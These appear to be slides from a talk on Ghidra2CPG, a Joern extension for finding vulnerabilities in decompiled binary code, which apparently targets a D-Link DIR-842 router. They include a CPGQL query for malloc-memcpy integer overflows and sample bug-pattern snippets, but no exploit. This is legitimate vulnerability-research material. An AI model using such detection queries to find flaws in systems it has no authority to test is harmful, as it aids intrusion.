

# Ghidra2CPG: From Graph Queries to Vulnerabilities in Binary Code

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## This talk

- Our day job is developing approaches for automated vulnerability discovery at ShiftLeft Inc.
- We started taking apart consumer-grade routers as a hobby project
- Turned out to be a great opportunity to test out some of our open-source tooling
- Today, we speak about our approach and our results



@ursachec



@fabsx00



@0x4D5A

## Joern - The Bug Hunter's Workbench (open source)

- Started off as a research platform for robust code analysis in 2013
- Today: an interactive programming shell for vulnerability discovery based on Scala
- Allows analyzing large code bases written in C, C++, Java, Javascript, JVM Bytecode, LLVM Bitcode, ...
- Query collections can be used for fully automated, application-specific code scanning



## Works well on source code

- Idea is to encode such patterns once and then scan code for it automatically
- Scanned VLC in 2014 => **CVE-2014-9625** - “Buffer overflow in automatic updater”
- Scanned VLC in 2020 => **VideoLan-SB-VLC-3013** - “Buffer overflow in automatic updater”

### malloc-memcpy-int-overflow

Dangerous copy-operation into heap-allocated buffer


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CPGQL Query:

```
{val src =  
    cpg.method(".*malloc$").callIn.where(_.argument(1).arithmetics).l  
  
    cpg.method("(?i)memcpy").callIn.l.filter { memcpyCall =>  
        memcpyCall  
            .argument(1)  
            .reachableBy(src)  
            .where(_.inAssignment.target.codeExact(memcpyCall.argument(1).code))  
            .whereNot(_.argument(1).codeExact(memcpyCall.argument(3).code))  
            .hasNext  
    }).l
```

author: @fabsx00

tags: integers,default



But what if all we have is a binary?



## Second try

- In 2016, an initial version of joern for binary (“bjoern”) was released based on r2
- The experience was not comparable with that for source-based querying
- Main learnings:
  - Approaches that work well for source are not trivial to adapt to binary - lots of information must first be recovered or approximated
  - Best way to learn fast what works and what doesn’t is to use the tool for a real audit during the development phase

## Source code - single call sites are already valuable

- In source code, single statements (containing complex expressions) can already be highly indicative of vulnerabilities
- Examples:
  - `strncpy(dst, src, strlen(src))` <= indicative of a buffer overflow
  - `pixels = malloc(width * height)` <= indicative of an integer overflow
  - `int len = strlen(str);` <= indicative of an integer truncation
- Syntax trees are sufficient to describe such candidate points and with additional interprocedural taint analysis, we can narrow in well on vulnerabilities

## Binary: call sites are pretty useless

- In binary, you already need taint analysis to obtain similar information at a call site
- “`strncpy` is called and the arguments are `a1`, `a2`, and `a3`” <- **thanks, Sherlock**
- Reconstructing arguments at call sites seems crucial

```
_move    s5,a3
lw        gp.local_128(sp)
move    a2,s5
move    a1,s4
lw        t9,-0x7c30(gp)=>-><EXTERNAL>::strncpy
jalr    t9=><EXTERNAL>::strncpy
move    a0,s0
```

```
= 00420530
char * strncpy(char * __dest, ch...
```

## Variables vs memory locations/registers

- In source code, you can deal with variables and structured types
- In binary, all you see are memory locations and registers
- Memory locations are often dynamically calculated
- Recovery of some sort of “abstract location” is key  
(see “Analyzing memory accesses in x86 executables” by Balakrishnan and Reps)

## Ghidra

- Between 2016 and today, Ghidra was open-sourced and this dramatically changes the game for open-source code analysis
- Ghidra's disassembler is alright, **it's decompiler is outstanding**
- A good decompiler performs many of the “recovery” steps that we were missing in the original version of bjoern:
  - Approximation of local variables and parameters
  - Intra-procedural recovery of arguments at call sites across platforms
  - Recovery of control structures (conditional statements and loops)

```
strncpy(acStack288,param_2,param_3);
```

```
strncpy(acStack312,pcVar4,0x7f);
```

## Idea

Making the disassembly available for querying is useful, but why don't we also pass the **decompiled code to our robust C parser** for analysis and benefit from the analysis we have available for C? Let's use that as a baseline and start introducing more of our own analysis on top of the disassembly as it becomes necessary.

## Ghidra2cpg

- Joern frontend that imports Ghidra disassemblies into Joern initiated by Niko
- Goal: Joern but for code that we are not supposed to analyze =>  
**polynomial-time interprocedural data flow analysis for binary as a key feature**
- More and more steps taken these days to include information from the decompiler
- Still under (open) development - this project is its first larger test drive

Now for our target








# AC1200 WiFi Gigabit Router

## DIR-842V2


Product Status (Revision A1): [Live](#) ⓘ

- AC1200 Wave 2 up to 1,200 Mbps
- Dual-Band with MU-MIMO
- WPA3 security
- Multiple operational modes
- Wi-Fi Protected Setup










